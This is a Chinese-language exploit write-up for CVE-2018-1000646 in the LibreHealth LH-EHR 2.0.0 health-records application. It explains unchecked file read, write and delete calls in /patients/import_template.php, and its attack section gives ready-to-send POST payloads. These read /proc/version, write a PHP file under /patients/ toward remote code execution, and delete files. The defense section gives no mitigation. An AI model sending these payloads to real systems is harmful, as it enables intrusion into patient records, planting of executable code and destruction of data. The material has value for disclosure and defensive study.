**LibreHealth 2.0.0 -任意文件操作漏洞利用**

# 一、漏洞描述

## 1、漏洞简述

LibreHealthIO LH-EHR是一款开源的电子健康记录和医疗实践管理应用程序。


LibreHealthIO LH-HER REL-2.0.0版本中的导出模板存在任意文件写入漏洞。攻击者可利用该漏洞写入带有恶意内容的文件并可能远程执行代码。

# 二、机理分析

## 1、LibreHealth 2.0.0 -文件操作漏洞

**影响版本：** LibreHealthIO LH-EHR < REL-2.0.0

**漏洞编号：CVE-2018-1000646**



如图所示，贴入关键代码。在/patients/import\_template.php文件中使用了PHP的file\_get\_contents函数读取文件，file\_put\_contents函数写入文件，unlink函数删除文件。而且这三个函数传入参数之前，没有对传入参数做任何处理。其中写入文件函数，文件名和文件内容用户输入可控，文件路径可知，故可以导致远程代码执行。

# 三、攻击路径


## 1.任意文件读取：

在LibreHealth中，有权访问门户网站患者（经过身份验证）的用户可以发送恶意POST请求读取任意文件。

登录之后，构造payload

POST /patients/import\_template.php HTTP/1.1

mode=get&docid=/proc/version



## 2.任意文件写入：此攻击可导致RCE


在LibreHealth中，有权访问门户网站患者（经过身份验证）的用户可以发送写入任意文件的恶意POST请求。

当你发送攻击时，你可以浏览写文件的网站payload.php在/patients/payload.php


登录之后，构造payload

POST /patients/import\_template.php HTTP/1.1

mode=save&docid=payload.php&content=<?php phpinfo();?>



访问/patients/payload.php



## 3.任意文件删除：


在LibreHealth中，有权访问门户网站患者（经过身份验证）的用户可以发送恶意POST请求删除任意文件。

登录之后，构造payload


POST /patients/import\_template.php HTTP/1.1

mode=delete&docid=payload.php

删除刚刚写入的payload.php



再访问/patients/payload.php。文件已删除



# 四、防御方案

目前厂商还没有提供补丁或者升级程序